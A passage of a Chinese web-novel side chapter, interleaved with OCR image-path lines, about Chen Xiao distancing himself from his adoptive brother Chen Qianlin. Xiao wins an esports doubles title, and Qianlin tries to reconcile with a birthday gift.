关灯
护眼
字体:

番外 林霄篇13(第1页)

章节目录保存书签

【林霄番外-13】陈霄转身下楼,走到二楼自己的房间门口,他停下脚步有些想笑,可弯起嘴角时却发现自己根本笑不出来。那些深爱陈千林的过去,如同海浪一样在心底不断翻涌。好不容易决定放弃,他不明白陈千林为什么要在这个时候给他的心里丢一颗炸弹,就好像在逗他玩儿,而他却成了跟着一块骨头到处跑的小狗,只要主人招招手,就算刚刚被踹了一脚,也会屁颠屁颠地扑过去抢骨头。如果他真是条小狗,或许他会不知道疼,哪怕被陈千林明确地拒绝过两次,如今陈千林态度缓和说一句“我们重新开始”,他也会兴高采烈地扑过去,咬住这块诱人的肉骨头。然而他是一个人,他有身而为人最基本的尊严。被亲口拒绝了两次,他不想满怀希望地再去尝试,然后受伤第三次——那样的他,不仅是傻逼,简直就是智障。他已经输不起了。现在他只想下定决心远离陈千林,他不能因为哥哥莫名其妙说了几句软话便动摇,如果这就动摇的话,那他成什么了?真成陈千林招之则来、挥之即去的一条狗了?陈霄深吸口气把眼中的酸涩逼回去,回到客厅时他的脸上又恢复了笑容。秦舒兰担心地问道:“阿霄,你哥哥他……”陈霄摆摆手,说:“没事,哥只是觉得我的决定太草率,但其实我已经仔细想过了。”郑阳看出他不太对,便主动开口道:“叔叔、阿姨,时间不早了,我们也该回去了。”说罢就把陈霄拉了起来,陈霄配合地道:“爸,妈,那我们先走了。”秦舒兰有些失落:“不在家住一晚吗?”陈霄道:“不了,回去还要收拾行李,我们后天就出发。”两人只好不再留他。陈霄和郑阳一起转身出门,陈千林并没有下楼,他站在三楼的窗前,一直看着陈霄挺拔的背影消失在小区的门口。陈千林的心里有些难受,在处理感情问题上他确实是个新手,毫无经验可言,也不确定自己的做法是对是错,他只能像个瞎子一样在漆黑的夜里摸索,慢慢地寻找出路。但显然,今天的告白很失败,那个拥抱反而刺伤了陈霄。陈千林头痛欲裂,不知道下一步该怎么办。回到房间后,他整理了自己的书柜,这个柜子里有一些陈霄送给他的生日礼物,比如八岁那年亲手做的贺卡;九岁的时候用零件组装的机甲模型;十岁的时候,知道哥哥喜欢植物,陈霄就采集了很多植物的叶子,晾干,做成一大本标本送给陈千林……陈家很有钱,陈霄花的钱都是养父养母给的,所以送哥哥的礼物他没有花钱,而是自己亲手制作——每一份礼物里,都藏着陈霄对哥哥满满的心意。那个小孩子其实非常懂事,从小就对哥哥那么用心,可自己这么多年为什么就忽略了呢?看着这些很简单、却很用心的小礼物,陈千林第一次有种眼眶酸涩的感觉,他将陈霄送的礼物好好地保存起来,然后连夜赶去了涅盘工作室的地址。陈霄今天回的地方是陈家老宅,也是陈霄小时候住的地方,后来陈霄升了初中,因为上学距离较远,陈千林又准备去打比赛,父母干脆在帝都大学的对面另外买了套房子给他们兄弟住,距离圣域俱乐部和陈霄的学校都很近。他们兄弟两人在新房子住了几年,陈霄18岁告白后,陈千林离开这里,并把这套小复式留给陈霄。陈霄后来将它改建成代练工作室,一楼是游戏大厅,二楼是员工宿舍,但哥哥的房间他一直保留着,并且定期打扫,阳台上的植物也长得很茂盛,绿萝的藤蔓都绕了墙壁一圈。陈千林开门进屋。一楼的旋转椅、头盔等设备已经搬去了新的涅盘基地,看上去空荡荡的。陈千林顺着楼梯走上二楼,让他意外的是,阳台上的植物依旧长得很好,显然是陈霄请了人定期给它们浇水。被陈霄精心照料了五年的植物们,在屋内暖光的照射下生机勃勃,绿色的叶片上散发着柔和的光泽——陈霄对哥哥留下的植物都这么用心,以前的他该有多痴情?他住在这个充满回忆的地方,五年来,一定每夜都想念着哥哥。陈千林越想越觉得难受,心脏像是被阳台上的植物藤蔓紧紧地缠绕、包裹住了一样,明明大量的绿植会让空气变得清新,可陈千林却觉得很压抑,似乎周围的氧气都被抽离,每一次呼吸时,他的胸口都会传来一阵闷痛。他看着这些自己亲自买回来,却被陈霄悉心养大的植物,良久都说不出一句话来。他以为,陈霄暗恋他多年,只要他表明态度,陈霄就会接受。可是今天告白的时候,陈霄很果断地推开了他,陈霄的脸上,甚至没有一丝一毫的喜悦。或许是被伤得够深、拒绝得够彻底,所以,陈霄原本炽热的心已经彻底冷却了。,!以前陈霄的心里满满的都是哥哥,看向哥哥时眼里全是爱慕。可现在,陈霄的心里已经没有一丝地方留给陈千林,甚至不想再看见陈千林。这一切转变,都是自己亲手造成的。陈千林皱着眉看向面前的植物,他沉默片刻,转身去找来了水壶,接了些水,一盆盆地慢慢浇下去,他的眼前像是闪过了一副画面,这五年来,陈霄也是这样一次次地俯身给植物们认真地浇水,他几乎能感受到陈霄照料这些植物时的心情。以前,陈霄照顾着哥哥留下来的植物,想念着哥哥。现在,他给这些植物浇水,满脑子都是陈霄。真是因果循环。想念一个人的感觉原来是这样,脑子里关于陈霄的画面不断晃动,小时候的可爱男孩儿,长大后的热血少年,比赛获奖时意气风发的帅气青年,受伤时红着眼眶、声音颤抖的狼狈模样……陈千林坐在阳台的躺椅上,回忆着关于陈霄的片段,冷漠的脸上渐渐浮起了一丝温柔。此时,陈霄正在酒吧喝酒,陪着他的还有郑阳和郑亦两个好哥们。找郑阳假扮情侣是陈霄的主意,因此郑阳也知道了陈霄暗恋哥哥的事。今天回陈家后,陈千林把陈霄叫楼上谈话,郑阳偷偷跟上去听了一阵墙角。见陈霄喝酒,郑阳忍不住道:“不会是他今天跟你说几句软话,你就动摇了吧?陈霄,你要是就这么扑回他的怀里,我就当没你这样的软蛋朋友!”“别逗了,我虽然脸皮厚,但也要脸。”陈霄笑了笑,将手中的酒一饮而尽,说:“被拒绝两次,我已经不抱任何希望了,我现在唯一的想法就是赶紧打完这个赛季,离开涅盘,然后过我自己的日子。我拿得起,也放得下。”“就该这样坚决一点。”郑亦是知道内情的人,所以很支持陈霄的决定。当时陈霄高烧昏迷伤那么严重,要不是他及时找医生陈霄说不定早就挂了。陈千林当时在哪?把弟弟伤成那样,不闻不问,隔了一天跑来送药,现在又回头说重新开始,当陈霄是什么?就算家里养的狗,被你弄伤弄残了,一脚踹开,改天又拿骨头哄,这还是人的做法吗?两位好哥们都在为陈霄抱不平。陈霄自己倒挺淡定,一边喝酒一边说道:“这赛季我接了不少代言,加上俱乐部的分红,还有之前存的钱,能把唐牧洲的债给还了。我手头上还有一些积蓄,我琢磨着,拿这笔钱在学校附近开个小店,卖卖动漫周边什么的,养活自己不成问题。”郑亦双眼一亮:“学校附近的店,生意都很好,我觉得霄哥这想法不错。”郑阳也赞同:“霄哥,说不定你是被打比赛耽误了的商业天才,哈哈。”陈霄笑着举起酒杯,看向两人:“来,干一杯,谢谢你们。”那天晚上他喝了很多,但始终没醉。他在郑亦家借住了一晚,次日就出发去旅行散心。一整个休假期,陈霄都在外面玩儿,一个人的旅行实在是太自由了,想睡到几点就睡到几点,一天想吃几顿饭就吃几顿饭。他发现,其实,没有陈千林的人生,他照样过得很好,不用顾忌太多,也不用动不动就难受,轻轻松松的过一辈子,也挺好的。只是,偶尔还是会梦见那个人。毕竟爱了太多年,人不能连梦境都控制自如。下半年的比赛开始之前,陈霄回到了涅盘俱乐部。旅游了一圈,他有些晒黑了,但这样的肤色看着更健康帅气。个人赛他今年没报名,因为上一届拿过季军,这一届阿哲报名了,他也知道自己拿不下冠军,而且,他要用更多的时间培养新人。但双人赛,他和阿哲的组合是涅盘的重头戏。陈霄在大事上向来拎得清,不会因为自己影响到阿哲,所以比赛开始后,他就全身心地投入到备战中,绝不拖阿哲的后腿。在俱乐部不可避免会见到陈千林,只是,陈霄不再像以前那样主动迎上去微笑着叫哥哥,而是很客气地称呼对方“教练”。陈千林欲言又止,但每次提到个人感情之前,陈霄都会用比赛相关的话题岔开。俱乐部人多口杂,陈霄又刻意躲避,陈千林很难找到机会和弟弟独处。况且陈千林自己也很忙,不但要协助双人组制定战术,还要监督训练营的新人训练。时间一天天过去,很快就到了十月中旬。双人赛项目的战况越来越激烈,陈霄和谢明哲,成了双人赛中最强的组合之一。本赛季老聂退役,聂岚这对双人组的boss不在了,唐牧洲也没报名双人赛,结果,陈谢组合就成了双人组最强的boss——他们一路过关斩将,四进二淘汰裴景山叶竹、半决赛击败归思睿刘京旭,一路杀进了总决赛!他们在总决赛遇到流霜城的方雨、乔溪师兄弟。水系控制多,节奏缓慢,陈霄和谢明哲每一步都打得很艰难,但陈千林赛前的战术布局非常出色,双方比分紧咬不放,一直从1:1拼到2:2,进入决胜局。,!最后一局,谢明哲放心地将指挥权交给了陈霄。陈霄精确指挥,和谢明哲默契配合,先用以命换命的打法把乔溪的水母卡全部杀光,两人再围攻方雨——虽然双方的卡牌数相等,可方雨一打二,加上亡语牌没队友后很难发挥出实力,最终无奈落败。陈霄和谢明哲获得了第十二赛季双人赛的冠军!两人激动地拥抱在一起,后台观战的涅盘新人们兴奋地跳了起来。陈千林等在后台走廊里祝贺他们,谢明哲主动跟师父抱了一下,陈霄却朝他笑笑,然后绕过他,转身去和新人们拥抱。陈千林被晾在原地,脸色有些难看。以前每次打完比赛陈霄都会主动抱哥哥,但现在,陈霄却在陈千林伸出手要抱他时,绕过了陈千林。这个动作透露出的嫌弃,让陈千林的心脏一阵刺痛。谢明哲有些尴尬,只好摸着鼻子打圆场:“咳,今天真是双喜临门,我们在双人赛拿了冠军,陈哥正好过24岁生日。莹莹说提前准备了庆功宴,师父,快回去吧。”池莹莹的声音也从走廊那边传来:“车在外面等,大家快走,免得被记者拦下!”众人立刻跟上领队,陈霄走在最前,陈千林走在最后,中间隔着整个涅盘的队员们。池莹莹带着大家来到提前订好的餐厅,她给陈霄准备了生日蛋糕,大家一起唱生日歌,池莹莹代表俱乐部,给陈霄送上了礼物。戴着寿星帽子的陈霄,被大家围在中间,脸颊红扑扑的,看上去很开心。陈千林主动走过去,拿出两个包装精美的盒子,目光温和地看着弟弟,说:“这是给你的生日礼物……陈霄,生日快乐。”那盒子一看就是陈霄最爱的动漫周边。他从小就追着看一部星际机甲题材的动漫,到现在已经出了上千集,主角团都快统治宇宙了,这也是全国最受欢迎的热血动漫。陈千林买的是二十周年纪念版机甲模型,全国限量两千份,且不说昂贵的价格,光是排队抢这个都要挤破头,陈千林也不知用了什么手段,不但抢到了,还抢到两个……俱乐部有新人认出模型,忍不住羡慕:“是二十周年限量版吧?我上个月排队排了一晚上,都没抢到,林神好厉害!”“陈哥也喜欢这个吗?这是我最爱的动漫主角!”看着陈千林伸到自己面前的修长好看的双手,陈霄神色复杂。小时候,他路过商场只是羡慕地看了那模型一眼,陈千林就去把模型买下来送给他,那是他第一次感受到被人宠爱的滋味。如今,同样的模型,二十周年限量版,是官方制作的最精美的版本,他也去排队抢了,等到凌晨24点,结果一刷新页面居然显示“商品已完售”,气得他一夜没睡好。陈千林居然记得,还帮他抢到两个……陈霄的眼眶微微发热,忽略上床那件事的话,陈千林对他其实很不错,从小就宠着他,只是,那种兄弟之情并不是他想要的。周围人太多,他不能直接拒绝教练送的礼物,只好手指僵硬地接过了盒子:“谢谢。”陈千林露出个微笑:“你喜欢就好。”队员们:“???”教练今天的声音很温和,温和得大家脊背莫名发凉,众人立刻识相地四散开,各自去自助食物区找吃的,陈千林周围十米内很快就形成了一片天然真空隔离带。陈霄低头看着礼物,轻咳一声:“你怎么抢到的?”陈千林解释道:“官方限量出售,我找遍朋友圈的人脉也没法私下买到,所以模型发售的那天晚上我借来朋友们的注册账号,开了十台光脑同时抢。运气还可以,有两台抢到了。”陈霄:“…………”简直没法想象,陈千林面无表情的同时开着十台光脑抢周边的画面。陈霄的嘴角微微抽搐:“为了这个,你还另外买9台光脑?没必要吧。”陈千林道:“因为你喜欢。”陈霄怔了怔,抬起头对上陈千林的目光。哥哥的眼睛一直像是秋日的湖面一样清冷、漠然,可是此刻,那眼睛里似乎多了些温情,好像有暖风吹过,泛起了丝丝柔和的涟漪。陈千林注视着陈霄,接着说:“我记得你从小就喜欢这些。我没给人送过生日礼物,不知道该送什么。只能想到这个,至少你不会讨厌。”陈霄:“……”如果换成以前,他现在可能已经激动地扑过去抱住陈千林了。可是现在,他只觉得难受。就好像本就死寂的心底,又被陈千林点燃了一簇小火苗,可惜周围的燃料已经消耗一空,火苗被风吹着,颤颤巍巍,将灭不灭,让他的心脏也跟着微微发颤。陈霄深吸口气,道:“先吃东西吧,我想你也饿了。”说罢就转身去拿吃的,脊背明显有些僵硬,不过今天涅盘全员都在,陈霄很快就掩饰好情绪,和一群新人聊起了比赛。陈千林知道弟弟没那么容易动摇,但至少礼物送了出去,他没白浪费时间。排队抢限量周边,这种幼稚的举动换成以前他想都不会想,可是现在,抢到的礼物陈霄收下了,他觉得自己做得没错。大概这就是传说中的……给喜欢的人送东西,自己也会开心?,!陈千林的脸上没有开心的表情,但眉头却舒展开来,胃口也变好了。生日宴和庆功宴放在一起,大家玩到很晚才回去,由于陈霄是寿星,还拿了双人赛冠军,大家轮番给他敬酒,陈霄喝了很多,却一直保持着清醒,因为他怕酒醉后会失态。回到宿舍后,他将哥哥送的两个模型并排摆在床头,呆呆地看了片刻。小时候,陈千林第一次给他送机甲模型,他开心地抱着模型下楼去跑圈,当时他只觉得,哥哥怎么这么好?他肯定遇到了全世界最好的哥哥。可是现在,更加珍贵的限量版模型,同一个人送的,那种开心的感觉却已经变得久远而模糊。他长大了,虽然依旧喜欢这款机甲,却不像小时候那样有执念。小孩子很单纯,收到礼物就觉得对方是个好人。可他已经成年了,他忘不掉被哥哥侵犯的那一夜撕心裂肺的疼,忘不掉自己带着伤去咖啡厅见陈千林,结果陈千林神色冷漠地说:“我们